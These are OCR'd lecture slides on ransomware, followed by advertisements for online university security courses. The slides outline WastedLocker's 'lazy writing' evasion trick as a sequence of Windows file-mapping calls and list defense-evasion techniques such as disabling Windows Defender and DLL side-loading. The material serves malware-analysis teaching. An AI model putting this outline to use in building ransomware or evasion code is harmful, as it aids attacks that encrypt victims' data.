
Regular flow

1. CreateFile() - open file
2. GetFileSize()
3. CreateFileMapping()
4. MapViewOfFile()
5. Modify mapped data
6. UnmapViewOfFile()
7. CloseHandle(file map)
8. CloseHandle(file)


WastedLocker way

1. CreateFile() - open file
2. GetFileSize()
3. CreateFileMapping()
4. MapViewOfFile()
5. **CloseHandle(file)**
6. Encrypt mapped data
7. UnmapViewOfFile()
8. CloseHandle(file map)

Demo: WastedLocker's Lazy Writing



Delivery mechanism



Source: https://www.proofpoint.com/us/blog/threat-insight/first-step-initial-access-leads-ransomware

Summary

1. Initial access and delivery
   a. Supply-chain and trusted partnership
   b. Using first-stage trojans
2. Defense evasion
   a. Digital signatures
   b. Disabling Windows Defender
   c. DLL Side-Loading
   d. Alternate Data Streams
   e. Lazy writing
3. and many more ...

ola@bth.se

Upcoming Courses Spring 2022

[Advanced Digital Forensics 7,5 credits]

[Malware Analysis 7,5 credits]

[Machine Learning Security 6 credits]

[Data-Driven Security 3 credits]

[Quality Assurance of Security Aware Applications 6 credits]

Visit promisedu.se for more info

All courses are designed for professionals
All courses are given Online and flexible
App 25% Study Pace (January 17th – 5th June, 2022)
Free of charge, University credits

Advanced Digital Forensics 7,5 credits – Oleksii Baranovskyi & Anders Carlsson

Companies and their IT systems are affected by advanced intrusions, various ransomware attacks and or thefts of both sensitive and secret information. In case of being compromised companies need to understand their weak points, ways of intrusion and attackers attributes.

The course focuses on developing the student's skills to investigate and analyze complex cyber attacks (Cyber Kill Chain) and to track the threat actor, discover exploited vulnerabilities so that companies can restore data and system integrity.

Machine Learning Security 6 credits – Vlad Tkach

This course is divided into the following two parts. First, it covers security problems in Machine Learning (ML) systems, e.g., showing various types of attacks on ML systems in an applied fashion -adversarial ML. Secondly, available methods, tools and other safeguards that could be used against the different types of attacks are covered.

The course includes both theoretical introductions to the different attack types and security-enhancing methods and tools, as well as more practical hands-on assignments in Python. After the course the student will have obtained basic knowledge about security-enhancing approaches, and how to use them in order to protect against various risks in ML systems and how to use ML to detect cyber attacks.

Malware Analysis 7,5 credits – Alexander Adamov

Companies and their IT systems are affected by advanced intrusions, various ransomware attacks and or thefts of both sensitive and secret information. In case of being compromised companies need to understand their weak points, ways of intrusion and attackers attributes.

The course focuses on developing the student's skills to investigate and analyze complex cyber attacks (Cyber Kill Chain) and to track the threat actor, discover exploited vulnerabilities so that companies can restore data and system integrity.

Data-Driven Security 3 credits – Vlad Tkach

Organisations today produce a large amount of data. This course covers how to utilize that data for cybersecurity purposes. It covers topics such as how to acquire (e.g., through SIEM) and prepare security data, from collection and storage to management and analysis as well as visualization and presentation, predicting rouge behaviours, and correlate security events. How to use data science to understand and communicate security problems.

Quality Assurance of Security Aware Applications – Davide Fucci & Emil Alégroth

The purpose of this course is to show how fundamental testing practices are applied in the context of secure software development. The student will learn to integrate automated software testing with different approaches to verify software security, leveraging theories from continuous quality assurance in software development, as well as security best practices.

The course is adapted to give a solid introduction to non-testing experts with an interest in software security, and addresses both how professionals (developers, managers, decision-makers) can incorporate security into the quality assurance process of their products/service

Visit promisedu.se for more info

PRO.M.IS
security built in